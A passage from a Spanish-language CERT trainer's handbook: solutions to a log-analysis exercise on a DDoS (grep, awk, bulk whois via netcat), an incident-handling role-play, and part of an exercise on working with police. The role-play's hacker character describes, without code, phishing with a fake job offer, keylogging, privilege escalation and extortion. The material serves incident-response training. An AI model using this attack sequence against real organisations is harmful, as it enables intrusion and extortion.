Algunas veces la información acerca de un incidente, particularmente un incidente muy extendido, se recibe de forma masiva (*bulk*) (que contiene no solamente datos acerca de sus redes sino de todas las redes). Éste puede ser el caso cuando un sitio que sufre un ataque DDoS comparte sus *logs* sin tener tiempo para ordenarlos y separarlos por ISP individuales, buscar contactos, etc. Contar con unos canales de distribución de uno-a-muchos, tales como listas de correo, ayuda a publicar eficazmente la información para que todo el mundo pueda analizarla.

Por otro lado, algunas veces se posee mucha información recopilada en sus propias fuentes que se desea compartir con otros, distribuyéndola atendiendo al principio de "necesidad básica de saber". Un ejemplo podrían ser los *logs* de los sistemas ISP, sistemas de alerta temprana, etc. Mientras se observan los ataques de todas las partes del mundo, puede que se tengan unas pocas partes interesadas que quieran recibir y gestionar los informes acerca de sus redes. En esos casos se necesita extraer la información.

Herramientas para la preparación del ejercicio

Se recomienda que los estudiantes utilicen la *shell* de Linux con herramientas estándar tales como 'grep', 'awk', 'wc', etc. También podrían decantarse por utilizar 'perl' u otras herramientas o, incluso, un entorno con el que se sientan más cómodos.

Los estudiantes encontrarán todos los archivos necesarios para el análisis, así como las herramientas Linux, en el LiveDVD. Los archivos de registro se alojan en /usr/share/exercises/10_AIH/24022007.txt. Si decidiesen utilizar otro entorno, necesitarán transferir los archivos mediante *flashdrives* u otros dispositivos.

Debe facilitarse una conexión a Internet para poder realizar el ejercicio.

PROGRAMA DEL EJERCICIO

Las soluciones dadas aquí simplemente representan ejemplos, en los que se utilizan las herramientas catalogadas en el libro del estudiante y disponibles en el LiveDVD.

Presentación del ejercicio

Presente el ejercicio a los estudiantes. Pregúnteles acerca de las posibles situaciones en las que la automatización puede ser útil o, incluso, necesaria durante el proceso de gestión de incidentes (que sean distintas a las presentadas en la introducción).

Respuestas posibles:

- Informes de sistemas automatizados tales como SpamAssassin o sistemas internos de aviso temprano o sistemas IDS;
- Buzones de *spam* (análisis de encabezamientos).

Tarea 1 Ubicación de *hosts* exclusivos interesantes

Suponiendo que el ataque consiste sólo en paquetes UDP y que todos estos paquetes provienen de *hosts* atacantes, existen 142 direcciones de origen exclusivas.

Solución propuesta:

```
$ grep UDP 24022007.txt | awk '{print $5}' | awk -F: '{print $1}' |
sort -u | wc -l
```

Explicación:

`grep UDP 24022007.txt`	Restringe el *log* a líneas referentes a los paquetes UDP
`awk '{print $5}'`	Imprime por pantalla el quinto campo del archivo (src_address:port)
`awk -F: '{print $1}'`	Imprime por pantalla la parte inmediatamente anterior a los dos puntos (primer campo, los dos puntos ":"separan)
`sort -u`	Ordena el archivo, muestra líneas únicas (no duplicadas)
`wc –l`	Cuenta las líneas del archivo

Tarea 2 Geo-ubicación

El servicio *whois IP-to-ASN* proporcionado por 'Team Cymru' soporta peticiones en bloque usando '*netcat'*. Para utilizar esa funcionalidad se necesita crear un archivo de texto con un poco de formateado extra (véanse las instrucciones en http://www.team-cymru.org/Services/ip-to-asn.html#whois).

Solución propuesta:

```
$ echo -e "begin\ncountrycode" > 1.tmp
$ grep UDP 24022007.txt | awk '{print $5}' | awk -F: '{print $1}' | sort -u >> 1.tmp
$ echo "end" >> 1.tmp
$ netcat whois.cymru.com 43 < 1.tmp > 2.tmp
$ grep " PL " 2.tmp
$ grep " TR " 2.tmp
```

Explicación:

`echo -e "begin\ncountrycode" > 1.tmp`	Crea el archivo "1.tmp", y escribe: `begin` `countrycode` en ese archivo Este es el formato requerido por el servidor whois *IP-to-ASN* con peticiones en bloque. La segunda línea necesita ser añadida para que incluya los códigos de país en la información de salida (*output*)
`grep …`	Genera una lista única de fuentes (véase abajo), y la añade al archivo
`echo` "end" >> 1.tmp	Añade la palabra '*end*' al final del archivo (requerido por el servidor 'whois')
`netcat whois.cymru.com 43 < 1.tmp > 2.tmp`	Envía los contenidos del archivo '1.tmp' al puerto tcp 43 de whois.cymru.com, guarda la salida en '2.tmp'
`grep " PL " 2.tmp`	Imprime en pantalla las líneas que contienen la secuencia ' PL' dentro del fichero '2.tmp'

Importante: Obsérvese que el envío de peticiones individuales con cada dirección IP en el bucle, aunque técnicamente posible, es muy desaconsejado por los propietarios del servidor.

Resultados:

Obsérvese que los resultados puede que cambien, ya que es posible que las direcciones IP se reasignen ocasionalmente. Ésta es la salida esperada para 'PL'. El formato de la salida es la siguiente:

Columna	Descripción
1	Número del Sistema Autónomo (ASN)
2	Dirección IP
3	Código del País
4	Descripción del Sistema Autónomo (AS)

```
8308    | 193.59.201.24    | PL | NASK-COMMERCIAL NASK
8308    | 193.59.201.28    | PL | NASK-COMMERCIAL NASK
5617    | 194.204.158.242  | PL | TPNET Polish Telecom_s commercial IP network
5617    | 194.204.159.17   | PL | TPNET Polish Telecom_s commercial IP network
5617    | 194.204.159.19   | PL | TPNET Polish Telecom_s commercial IP network
41079   | 195.114.1.252    | PL | SUPERHOST-PL-AS SuperHost.pl s.c.
5617    | 195.116.213.34   | PL | TPNET Polish Telecom_s commercial IP network
6885    | 195.128.113.229  | PL | RSK-ASN RSK.PL Autonomous System
8308    | 195.187.244.4    | PL | NASK-COMMERCIAL NASK
8308    | 195.187.244.8    | PL | NASK-COMMERCIAL NASK
8308    | 195.187.245.44   | PL | NASK-COMMERCIAL NASK
8308    | 195.187.245.51   | PL | NASK-COMMERCIAL NASK
5617    | 195.205.249.130  | PL | TPNET Polish Telecom_s commercial IP network
8364    | 212.126.28.169   | PL | POZMAN-COM
8286    | 212.14.1.62      | PL | ACI-AS ACI Autonomous System
13119   | 212.14.63.195    | PL | ACI-AS ACI Autonomous System
16283   | 212.191.132.126  | PL | LODMAN-AS2 Metropolitan Area Network LODMAN
5617    | 212.244.52.161   | PL | TPNET Polish Telecom_s commercial IP network
20804   | 213.172.174.70   | PL | ASN-TELENERGO EXATEL S.A. Autonomous System
8938    | 213.218.118.26   | PL | ENERGIS-IP Energis Polska IP Network
5617    | 217.98.63.165    | PL | TPNET Polish Telecom_s commercial IP network
5617    | 217.98.63.167    | PL | TPNET Polish Telecom_s commercial IP network
5617    | 217.98.63.171    | PL | TPNET Polish Telecom_s commercial IP network
12476   | 62.121.117.72    | PL | ASTER-CITY-CABLE-AS Aster City Cable Sp. z o.o.
12824   | 62.129.253.44    | PL | HOMEPL-AS home.pl autonomous system
12741   | 62.233.128.22    | PL | INTERNETIA-AS Netia SA
5617    | 80.48.177.10     | PL | TPNET Polish Telecom_s commercial IP network
5617    | 80.50.50.10      | PL | TPNET Polish Telecom_s commercial IP network
5617    | 80.50.50.100     | PL | TPNET Polish Telecom_s commercial IP network
5617    | 80.53.164.186    | PL | TPNET Polish Telecom_s commercial IP network
5617    | 80.55.205.178    | PL | TPNET Polish Telecom_s commercial IP network
12741   | 81.219.165.18    | PL | INTERNETIA-AS Netia SA
30838   | 83.242.95.3      | PL | TELPOL PPMUE TELPOL
12968   | 85.128.40.3      | PL | CDP Crowley Data Poland, sp. z o.o.
```

Tarea 3 Una visión adicional

Se puede decir que 10.16.54.2 probablemente corresponde a un servidor de correo local (muchos flujos hacia el puerto TCP 25) y 10.16.54.6 es un servidor web (muchos flujos hacia el puerto TCP 80) que se encontraba bajo un ataque DDoS. Aparte de la inundación de paquetes UDP, también se pueden advertir algunas peticiones de DNS (en su mayoría hacia y desde 10.16.54.29, que aparentemente se trata de un servidor DNS local), tráfico ICMP (no demasiado interesante) y tráfico desde la red local.

La mayoría de estos elementos puede observarse fácilmente mediante el uso de `grep -v` para filtrar las líneas que no queremos ver en la salida, p. ej.:

```
$ grep –v UDP 24022007.txt
```

Puede ser muy útil comprobar qué otro tráfico se dirigía al servidor web y, considerando la hora del día, quién estaba visitando la página.

```
$ grep 10.16.54.6 24022007.txt| grep -v UDP
```

Como se puede ver, además del ataque, existen conexiones TCP periódicas con el servidor http en el puerto 80. Ahora podemos observar si alguien está visitando la página con más frecuencia que otros…

```
$ grep 10.16.54.6 24022007.txt| grep -v UDP | awk '{print $5}' | awk
-F: '{print $1}' | sort
```

Limitamos la salida a las direcciones IP de origen y las ordenamos para comprobar cuántas veces se mostraron. Como se puede comprobar, destacan dos *hosts*: 85.128.40.3 y 66.249.72.45 (10.16.54.6 se obtiene de las líneas con las repuestas del servidor http). Podemos examinarlo más detenidamente:

```
$ egrep "66.249.72.45|85.128.40.3" 24022007.txt
```

Ahora se puede ver que los *hosts* estaban visitando el sitio web una vez por minuto. La muestra del tráfico es bastante corta (de unos 7 minutos) pero, normalmente, durante un ataque éste podría ser un rastro potencialmente interesante.

Resumen del ejercicio

Concluya el ejercicio comparando los métodos empleados por distintos estudiantes. ¿Son algunos más eficaces que otros? ¿Cómo podrían aplicarse las mismas técnicas a diferentes escenarios a partir del debate introductorio? ¿Qué otras herramientas podrían necesitarse?

MÉTRICAS DE EVALUACIÓN

Se pueden utilizar los resultados esperados y las soluciones proporcionadas previamente para evaluar el ejercicio. No se olvide que existen varios métodos de realizar el ejercicio y los estudiantes deberían elegir aquellos con los que se sientan más cómodos.

Ejercicio 11

Gestión de incidentes en un *role-playing* real

Objetivo principal	El ejercicio simula un incidente real en el que están involucradas muchas partes con diferentes conflictos e intereses, diferentes puntos de vista y marcos legales, etc. Con la presentación de aspectos como el manejo de vulnerabilidades, la divulgación responsable y la gestión de la seguridad de la empresa, este ejercicio ayudará a los estudiantes a comprender por qué es la gestión de incidentes, en muchos casos, una tarea compleja, y los tipos de habilidades sociales y técnicas que se necesitan para este trabajo.	
Destinatarios	Se dirige especialmente a futuros miembros del CERT. Prácticamente no requiere ningún conocimiento técnico, sólo una comprensión básica de términos tales como VPN y del funcionamiento de Internet.	
Duración total	2 horas, 30 minutos	
Distribución temporal	Presentación del ejercicio	10 min.
	Tarea: Juego de *role-playing*	120 min.
	Resumen del ejercicio	20 min.
Frecuencia	Una vez por cada miembro del equipo	

DESCRIPCIÓN GENERAL

Este ejercicio está diseñado para introducir a los estudiantes en los numerosos y distintos niveles y aspectos de la gestión de incidentes, incluyendo, pero no limitándose, a los siguientes:

- Interacción con los usuarios finales
- Interacción con los administradores
- Manejo de vulnerabilidades
- Comunicación con la dirección

Debería ayudarles el hecho de ponerse en el lugar de otras personas, entender sus necesidades y expectativas durante el proceso de gestión de incidentes y mejorar sus comunicaciones con otros actores.

El ejercicio se realiza en forma de un *role-playing* en el que el formador actuará como 'maestro' del juego. Los estudiantes comenzarán con unas descripciones básicas del guión y los respectivos papeles. A partir de ahí, desarrollarán los personajes por sí mismos al mismo tiempo que intentan alcanzar los objetivos individuales.

Para llevar a cabo el ejercicio, se necesita un aula espaciosa en la que disponer las sillas en forma de mesa redonda para todos los estudiantes. Además se necesita una copia de la descripción personal del papel para cada uno de los participantes (que se incluye en este libro).

Debería considerar familiarizarse con los papeles de antemano y asignarlos a los estudiantes conforme a sus personalidades y trabajo futuro de la forma más precisa posible. En consecuencia, si el ejercicio se utiliza como parte de una sesión de formación de varios días, éste debería programarse hacia finales del curso. Esto garantizará que los estudiantes estén habituados los unos con los otros y con el formador.

PROGRAMA DEL EJERCICIO

A continuación se describe el programa del ejercicio. Su papel consiste en moderar el juego.

Presentación del ejercicio

Existen siete papeles principales en este ejercicio. Si es necesario, es posible introducir más personajes, p. ej., un oficial de policía, pero, a menos que esté previsto que éstos interactúen bastante, es mejor utilizar esos personajes sólo puntualmente.

Entregue las descripciones de los papeles a los estudiantes. Cada uno debería recibir únicamente la descripción del personaje que va a interpretar y no debería poder ver la descripción del papel de otra persona.

En las descripciones de cada personaje se incluyen algunos aspectos esenciales, de modo que asegúrese de leerlas detenidamente. También lea usted la parte del escenario (únicamente para el formador), para captar la visión general del escenario inicial.

Tarea *Role-Playing*

La divulgación de vulnerabilidades es, quizás, el aspecto más controvertido del proceso de manejo de vulnerabilidades. Debería mencionar, sin embargo, que se están produciendo actualmente diversos debates al respecto pero que aún no se ha llegado a un acuerdo en cuanto a las normas o procesos en este campo. [8, pág.133]

Como moderador o ‘maestro’ del juego, puede facilitar información adicional (incluso algo inventado por usted, si quiere) a uno o a todos jugadores, detener el tiempo, dar marcha atrás o adelantarlo, etc. Usted es básicamente omnipotente. Su trabajo consiste en utilizar esas virtudes para asegurarse de que todo el mundo posee la información individual necesaria cuando llegue el momento. Depende de usted y de los estudiantes el desarrollo de la historia. ¿Conseguirá el *hacker* el dinero o irá a la cárcel? ¿Finalizará Alice el proyecto? Ofrezca a los estudiantes tanta flexibilidad como s a posible; permítales cometer errores. Intervenga cuando la historia se acerque a un callejón sin salida o cuando considere que es momento adecuado para introducir nuevos situaciones o personajes. Asegúrese de que todo el mundo interpreta únicamente su papel (evite las situaciones en las que alguien comienza a decir a los otros lo que deberían o podrían hacer (a menos que se trate de un jefe dando órdenes a sus empleados, por supuesto). Los personajes pueden interrelacionarse cara a cara, mediante llamadas telefónicas, envió de emails, etc. De todos modos, siempre debe tenerse claro quién intercambia la información con quién y qué información. No permita que nadie utilice la información que aprendió únicamente por haberla oído de otras conversaciones en el juego.

Finalice el juego cuando el final sea evidente o predecible y no vea ningún aprovechamiento en alargarlo. Deje a los estudiantes que debatan sus observaciones (véase “evaluación”) y ofrezca usted sus comentarios. El ejercicio debería durar aproximadamente unos 150 minutos (10 minutos de preparación y explicación, 120 minutos de *role-playing* con un breve descanso, 20 minutos de debate).

Escenario (únicamente para el formador):

Alice es diseñadora en una empresa de marketing llamada 'Ads-R-Us', una de las mejores del país, que ofrece servicios a grandes y conocidas empresas. Ella está trabajando de forma remota en un proyecto importante que necesita terminarse en unos pocos días. Es sábado por la mañana y Alice está intentando acceder a algunos archivos en un servidor de la empresa usando su software VPN. Puede acceder al servidor sin problema, pero los archivos que había guardado ahí el viernes por la tarde ya no están. El administrador en funciones descubrirá que alguien había accedido al servidor desde la cuenta de Alice la pasada noche y, al parecer, había borrado los archivos de proyecto de todos los usuarios del servidor de archivos. Como la cuenta de Alice es una cuenta de usuario ordinaria sin suficientes privilegios para acceder o modificar los datos de otro usuario, parece que nos encontramos ante un gran problema. Más tarde, en ese mismo día, el administrador va a recibir una llamada telefónica amenazante por parte de un *hacker*.

Contactos iniciales sugeridos:

Alice → Charlie

Kevin → Ernest

Contactos sugeridos en algún momento del juego:

Charlie → Ernest

Ernest → Winston

Ernest → Patrick

Ernest → Steve

Personajes (fotocopie estas páginas y entregue, a cada estudiante, la descripción de su papel individual)

ALICE – Eres una diseñadora novata en 'Ads-R-Us', una empresa puntera de marketing de su país, que ofrece servicios a empresas grandes y muy conocidas. Sabes que realizas un buen trabajo y estás esperando un ascenso de un momento a otro. Si no fuese así, hay muchas oportunidades para los diseñadores gráficos competentes, ¡justo como esa oferta que has recibido en tu email ayer! Durante las tres semanas pasadas has estado trabajando en una campaña externa para el periódico nacional más importante y el proyecto hay que terminarlo en unos pocos días. Como tienes el tiempo justo, necesitas trabajar de forma remota, esta vez durante el fin de semana. Un sábado por la mañana abres tu portátil y accedes a la intranet de su empresa para obtener los archivos que habías dejado ahí la tarde anterior. Mmmm… la carpeta está vacía, y también las otras en las que deberían estar los archivos de otros proyectos anteriores. Parece que el fin de semana ha empezado peor de lo que habías imaginado.

CHARLIE – Eres un ingeniero de redes que se ocupa del mantenimiento de la red corporativa de 'Ads-R-Us', una empresa de marketing puntera en el país, que proporciona servicios a empresas importantes y conocidas. La empresa ofrece a sus empleados la oportunidad de trabajar fuera de la empresa, de forma remota, sobre todo después del horario laboral. Además utilizas un sistema operativo de vanguardia que facilita el trabajo en grupo llamado Munix. La política de la empresa consiste en no permitir que ningún documento se guarde en los portátiles por el riesgo de robo o por la posible pérdida de propiedad intelectual. En su lugar, se proporciona un acceso seguro a la intranet de la empresa a través del software VPN, también suministrado por Munix. Como los empleados pueden

utilizar el servicio las 24 horas del día los siete días de la semana, siempre tiene que haber alguien contestando a las llamadas sobre contraseñas olvidadas, configuración del software, etc. El fin de semana acaba de comenzar y esta vez es usted quien espera otro día potencialmente aburrido en su trabajo. Ah, por cierto, si surge algún problema de seguridad, se le aconseja pedir ayuda a otros colegas que pertenecen a un equipo CSIRT que la compañía ha decidido mantener por alguna razón más allá de su comprensión.

ERNEST – Eres un empleado de 'Ads-R-Us', una empresa de marketing puntera en el país, que ofrece servicios a empresas grandes y muy conocidas. De hecho, eres uno de los administradores de red a los se les ha delegado la función de oficial de CSIRT como parte de sus tareas. Permaneces en contacto con el ISP y los vendedores de las aplicaciones empresariales más críticas, por ejemplo, Munix, manteniendo contacto con los proveedores de un sistema operativo muy bueno que facilita el trabajo en grupo y del software VPN para acceder al mismo, y Office Painters, manteniendo contacto con los autores de la *suite* de software de la diseñadora.

WINSTON – Eres el Director Ejecutivo de 'Ads-R-Us', una empresa de marketing puntera del país, que ofrece servicios a empresas grandes y muy conocidas. Puesto que te encuentras bastante ocupado con tu propio trabajo, sueles contar con tus empleados de confianza para conseguir hacer la mayor cantidad de trabajo posible, en lugar de involucrarte demasiado en el mismo. Además, valoras pasar unos días libres con tu familia pero sin distraerte. Y aquí estás, otra mañana de sábado más, un momento perfecto para acomodarse en el jardín con la mente puesta en la fiesta de cumpleaños de tu hija, que está prevista para esta tarde.

KEVIN – Eres un estudiante de primer grado y muy interesado en la seguridad informática y el *testing* de intrusiones ('*pentesting*', de *penetration testing*). Últimamente te has puesto manos a la obra con un conocido sistema operativo, Munix, utilizado por muchas empresas para el intercambio proyectos. No te ha llevado mucho tiempo darte cuenta que, en este sistema operativo, un documento especialmente elaborado lanzado desde una cuenta de usuario podría darte derechos de administrador, permitiéndote acceder y modificar todos los archivos de un usuario. Te pusiste en contacto con Munix (el vendedor) y les pusiste al corriente, pidiéndoles una pequeña compensación económica por tus esfuerzos antes de que les dijeras todos los detalles. Quizás no sonaste demasiado convincente o, quizás, fuese simplemente su política de empresa, pero la realidad es que se opusieron. Decidiste probar lo que habías descubierto y buscaste empresas que utilizaran ese software en la página web de Munix. La primera fue 'Ads-R-Us', una empresa de marketing puntera en el país, que ofrece servicios a empresas grandes y conocidas. Navegaste hasta su página web. En este punto simplemente necesitarías las credenciales de cualquier usuario que acceda al sistema. ¿Por qué no enviar una oferta de trabajo falsa a algunas de esas personas que aparecen en la sección "Nuestro Equipo"? Un poco de *key-logging* [método para registrar las pulsaciones del usuario en el teclado] seguro que pasará desapercibido. Una vez en posesión del contenido de algunos proyectos aparentemente clasificados, decidiste dar un paso más y eliminarlos del servidor. ¿Podría darse el caso de que estuviesen dispuestos a pagar para recuperarlos? Mmm… anuncian incluso que cuentan con un equipo CSIRT en su compañía, por lo que, cuando les llames, éstos deberían comprender las consecuencias.

STEVE – Eres un desarrollador de software de Munix, el desarrollador de un sistema operativo del mismo nombre. Munix es un gran producto que facilita el trabajo en grupo y el trabajo remoto desde cualquier parte. Asimismo se incluyen un servidor y un cliente VPN gratis en el paquete. Como parte de tus tareas, eres responsable de responder a las cuestiones de seguridad. No hace mucho recibiste la llamada de una persona que afirmaba haber encontrado un defecto grave de seguridad que permitía la escalada de privilegios (*privilege escalation*). Esto parecía importante, pero esa persona no ofreció más información y pidió una gran cantidad de dinero a cambio de los detalles del error de seguridad. Como la política de la empresa no permite el pago por informes de errores y, particularmente, no una cantidad tan grande como el sueldo de un empleado medio durante dos meses, le ofreciste crédito en el

aviso de seguridad si se elaborase uno como consecuencia de su informe. Se echó a reír y colgó el teléfono. Siguiendo los procedimientos, comenzaste el proceso interno de búsqueda de errores y resultó que, de hecho, podría haber un problema. Sin embargo, hasta que se encuentre la causa que origina el problema y alguna corrección o solución provisional (*workaround*), decidiste no establecer una alerta y no informar a los clientes.

PATRICK – Eres un oficial CSIRT a tiempo completo en uno de los ISP más grandes del país. Es sábado por la mañana y estás de servicio este fin de semana.

Cambios posibles:

Si se siente cómodo con el ejercicio, puedes considerar añadir algún matiz más al escenario:

- Presión de tiempo – Diga a Alice que su bono trimestral depende de la finalización del proyecto en el tiempo requerido. Ella debería presionar más a los técnicos y oficiales del CERT y, en consecuencia, éstos deberían hablar con el vendedor del software acerca de los parches posibles. O ¿quizás tienen alguna idea de soluciones provisionales? Y ¿qué sucede con las copias de seguridad de los archivos?
- Problemas de comunicación – es fin de semana, de modo que es posible que no todos los actores puedan contactarse fácilmente. ¿Cómo afecta esto a las decisiones? Sitúe a los personajes, tales como el vendedor o el jefe, en una zona horaria diferente.

Resumen del ejercicio

Permita que los estudiantes describan cómo se sintieron durante el ejercicio. ¿Qué tipo de problemas tuvieron cuando intentaban hacer su trabajo correctamente? Concluya diciendo que éstos son los problemas que podrían encontrarse durante una 'gestión de incidentes' normal.

MÉTRICAS DE EVALUACIÓN

Para evaluar los resultados y la realización del ejercicio, pregunte:

- ¿Qué podría haberse hecho mejor?
- ¿Identificaron los problemas técnicos?
- ¿Descubrió el CSIRT el troyano que recibió Alice?
- ¿Cooperó el CSIRT de la empresa comercial con el ISP?
- ¿Tenían éstos intereses similares?
- ¿Cómo fue la relación del CSIRT con el resto del departamento de redes?

Ejercicio 12

Cooperación con las Fuerzas y Cuerpos de Seguridad (Asesoramiento en caso de delitos informáticos)

Objetivo principal	Explicar el papel de un CERT en el asesoramiento en caso de un delito informático y las aspectos esenciales de su cooperación eficaz con las Fuerzas y Cuerpos de Seguridad	
Destinatarios	Personal técnico y directivo del CERT	
Duración total	4 horas, 25 minutos	
Distribución temporal	Presentación del ejercicio	10 min.
	Tarea 1: Identificar y reportar un delito informático	60 min.
	Tarea 2: El CERT asesora al informador de incidentes en un caso de delito informático	60 min.
	Tarea 3: El CERT asesora a las Fuerzas y Cuerpos de Seguridad en un caso de delito informático	60 min.
	Tarea 4: El CERT organiza la formación para las Fuerzas y Cuerpos de Seguridad	60 min.
	Resumen del ejercicio	15 min.
Frecuencia	Al menos una vez al año	

DESCRIPCIÓN GENERAL

En este ejercicio los estudiantes aprenderán cuándo y cómo cooperan los miembros CERT con las Fuerzas y cuerpos de Seguridad (Policía). Los objetivos del ejercicio son:

- Practicar la identificación de casos de delitos informáticos
- Concienciar a los estudiantes acerca de las diferencias entre los sistemas legales de varios países y las consecuencias de estas diferencias
- Explicar los aspectos legales del trabajo de un CERT
- Practicar la redacción de instrucciones relativas al informe de delitos informáticos a los servicios policiales
- Proporcionar información acerca de cómo asesorar al informador del incidente o a las autoridades competentes en un caso de delito informático
- Desarrollar ideas para la formación que sean útiles para la Policía

El formador debería tener conocimientos técnicos y organizativos en cuanto a los procedimientos legales relacionados con los delitos y abusos informáticos en el ámbito de la Tecnología de la

Información, y debería tener conocimiento de las diferencias más significativas entre las leyes de cada país.

Puesto que es muy importante para todos los miembros del CERT saber acerca de la cooperación con las autoridades policiales competentes, este ejercicio se dirige a personal tanto técnico como directivo.

En su modalidad básica el ejercicio dura unas tres horas. Como este ejercicio está diseñado para desarrollar las habilidades de las personas responsables de la gestión de incidentes en la comunicación con otras partes y en el intercambio de información legal y oficial que podría tener consecuencias importantes, se recomienda realizar este ejercicio a menudo (como mínimo una vez al año).

PROGRAMA DEL EJERCICIO

El programa del ejercicio se detalla a continuación. El formador debería moderar todos los debates

Presentación del ejercicio

En un primer lugar presente el ejercicio a los estudiantes, ofreciéndoles la información relativa a la duración del ejercicio y a cuáles son sus partes principales.

Tarea 1 Identificar y reportar delitos informáticos

Pida a los estudiantes que lean la lista de descripciones breves de diferentes incidentes de seguridad de Internet, que incluyen: violación de normas *netiquette* (basándose en *Netiquette Guidelines* RFC 1855 [2]) y delitos informáticos (basándose en [5]). Luego pregúnteles:

- ¿Qué incidentes consideran los estudiantes delitos informáticos?
- Pídales que intenten nombrar delitos informáticos identificados (es decir, intrusión informática, *phishing*, etc.)
- ¿Dónde los reportarían?

1.	Reenviar un mensaje personal a un grupo de correo	
2.	Intentos múltiples de *login* por un usuario no autorizado	Adivinar contraseñas
3.	Descubrir los puntos débiles de un sistema informático mediante el escaneado (*scanning*)	
4.	Observar y registrar tráfico de red (*wiretapping* – interceptación física de la red)	*Sniffing*
5.	Intentar un acceso local o remoto no autorizado al ordenador de algún usuario	
6.	Enviar correos con contenido abusivo	
7.	Intentar usar un *exploit* desconocido	
8.	Remitir o reenviar un mensaje recibido con modificaciones en las palabras	
9.	Vender o instalar copias de software comercial sin licencia u otro material protegido por los derechos de autor	Piratería de los derechos de autor
10.	Intento de adquisición de información sensible, como nombres de usuario, contraseñas y datos de tarjetas bancarias, por medio de suplantar la identidad una entidad de confianza en una comunicación electrónica	*Phishing*

11.	Lograr comprometer un sistema o aplicación mediante la explotación de vulnerabilidades	Intrusión informática
12.	Usar un sitio FTP ajeno, para depositar material que quiere que otras personas descarguen	
13.	Incluir, o insertar en un sistema, software con fines perjudiciales	*Malware*
14.	Limitar la disponibilidad de los recursos informáticos de alguien mediante el envío masivo de paquetes	Ataques DDoS
15.	Envío masivo de correos no solicitados a otras personas	*Spam*

Cuando los estudiantes hayan terminado, explique brevemente (1) las diferencias principales en la clasificación de los incidentes que se dan Internet (¿delito informático?) en países distintos, y (2) dónde reportar un delito informático, de la siguiente manera:

***Comentario*:** Diferencias entre los sistemas legales de los países

Explique las principales diferencias entre las distintas clases o tipos de delitos informáticos. Señale que los diversos incidentes relacionados con Internet se consideran y tratan de forma distinta según el país donde se den. Para eso puede hacer uso del *Handbook of Legislative Procedures of Computer and Network Misuse* [Manual de procedimientos legislativos relativos al mal uso de redes y ordenadores[2]]. Si el grupo de estudiantes es heterogéneo en cuanto a nacionalidades, ofrezca algunos ejemplos de las principales diferencias en los sistemas legales de los países que representan. Si los estudiantes vienen del mismo país, puede centrarse más en la legislación informática de su propio país y destacar las diferencias con las leyes de algún otro país que elija.

Comentario: *¿Dónde reportar un delito informático?*

Explique que, mientras que la 'violación de las normas *netiquette'* se reporta normalmente al ISP, los delitos relacionados con Internet, igual que cualquier otro delito, deberían reportarse a las autoridades policiales investigadoras competentes del país en cuestión. Dependiendo del país y del origen y alcance del delito, puede reportarse a niveles locales, nacionales o incluso internacionales [3]. Sin embargo, en la mayoría de países europeos, independientemente del origen de un delito relacionado con Internet (es decir, si el ataque se lanzó desde fuera o dentro del país), debería reportarse en primer lugar a la unidad policial más cercana.

Tarea 2 El CERT asesora al informador de incidentes en un caso de delito informático

Explique a los estudiantes los aspectos generales del marco legal en el que el CERT existe [3] y su papel en un caso de delito informático. De forma general, cuando un incidente se reporta a un CERT y necesita también reportarse a la policía, el papel principal del CERT es:

- Ayudar a la victima asesorándola con respecto a dónde y cómo reportar el delito
- Ayudar y asistir a las autoridades policiales en la investigación.

Tras esta breve explicación, pida a los estudiantes que consideren tres tipos diferentes de incidentes, de esta manera:

- Un informe de un usuario en el que se dice que los emails con virus están siendo recibidos desde una dirección particular. (El informador sospecha que están siendo enviados intencionadamente). El informante solicita la ayuda del CERT y proporciona los detalles de su buzón de correo (*usuario* y contraseña) para que se supervise.

- Un informe desde un administrador del servidor en una Universidad, cuyo servidor web (se da la IP) se ha convertido en el objetivo de un ataque DDoS masivo. El número de conexiones desde los hosts atacantes sobrepasan las 35.000 en los primeros días, pero en ese día en concreto, se había estado produciendo un aumento de los ataques, 4 veces al día durante 2 a 3 horas y media cada vez, con más de 130.000 conexiones (tal como se registra en los *logs* del cortafuegos). Es posible que el número total de *hosts* atacantes fuese más de 1000. También se habían bloqueado alrededor de 450 redes atacantes. En la mayoría de los casos, los ataques se originaron desde la red de Francia, Holanda y Alemania.
- Un informe de un banco al que se le ha informado que existe un sitio web alojado en alguna otra empresa que se encuentra involucrado en una campaña de *phishing* para obtener información personal de las cuentas de los clientes del banco.

A continuación, divida a los estudiantes en unos pocos grupos y pídales que redacten unas instrucciones independientes para las víctimas de estos incidentes, incluyendo sus explicaciones acerca de como reportar los incidentes a las autoridades policiales competentes.

Cuando los grupos estén listos, un representante de cada uno presenta sus instrucciones. Durante la presentación el formador tomará notas con sus comentarios. Después de que se hayan hecho todas las presentaciones, el formador proporcionará sus comentarios y explicará qué información faltaba en las instrucciones. En particular, las instrucciones deberían explicar al informador del incidente:

- Cómo recoger datos relacionados con cada incidente;
- Cómo restaurar los sistemas implicados, es decir, qué datos tienen que securizarse para el propósito de realizar una investigación legal y cómo hacerlo.

Además las instrucciones deberían contener información acerca del tipo de datos relacionados con el incidente que deberían proporcionarse al ISP, policía o autoridades competentes, tales como:

- Información sobre la dirección IP del propietario
- Información sobre el nombre de dominio del propietario (en lo que está implicado los asuntos de protección de datos personales)
- Información confirmando o rechazando el hecho de una conexión de red (p. ej., utilizando los datos de *netflow*). Algunos datos podrían incluir eventos antiguos (p. ej. de hace más de dos años). Esto podría ofrecer una oportunidad de tratar aspectos de retención de datos en el caso.

De forma opcional, presente un tipo de plantilla de instrucciones (puede presentarse bien en una pizarra negra o bien en una pantalla). La plantilla debería incluir una descripción del tipo de información sobre el delito informático que debería incluirse y una explicación acerca de cómo securizar adecuadamente las rastros de evidencias. Si están disponibles algunas plantillas de los servicios policiales (como un formulario para rellenar los espacios), el formador debería presentarlo también.

Esta tarea podría terminar con una breve explicación acerca de cómo las autoridades policiales investigan los delitos informáticos, cuánto se tarda en iniciar los procedimientos, cuánto puede durar la investigación, etc. El formador puede hablar sobre casos resueltos o no resueltos pasados.

Tarea 3 El CERT asesora a las fuerzas y cuerpos de seguridad en un caso de delito informático

Seguidamente pida a los estudiantes que imaginen cómo tendría lugar una cooperación eficaz con las autoridades policiales.

Pregunte a los estudiantes qué aspectos deberían abordarse en una cooperación eficaz con la policía. Ésta incluiría:

- Actividades educativas (el CERT forma a las autoridades)
- Cooperación basada en la comprensión de las habilidades externalizadas en un delito informático
- Consultas cuando el CERT recibe una solicitud de las autoridades en cuanto a un presunto delito informático

Pida a los estudiantes que reflexionen acerca del tipo de asesoramiento que podría ofrecer un CERT cuando recibe una llamada de una autoridad relativa a un caso de presunto delito informático (proporcione algún ejemplo de delito informático)

Por ejemplo, ¿qué harían los estudiantes en el caso de…?:

  - un ataque de denegación de servicio (DDoS)
  - ataque de *phishing*
  - difamación a través de la red

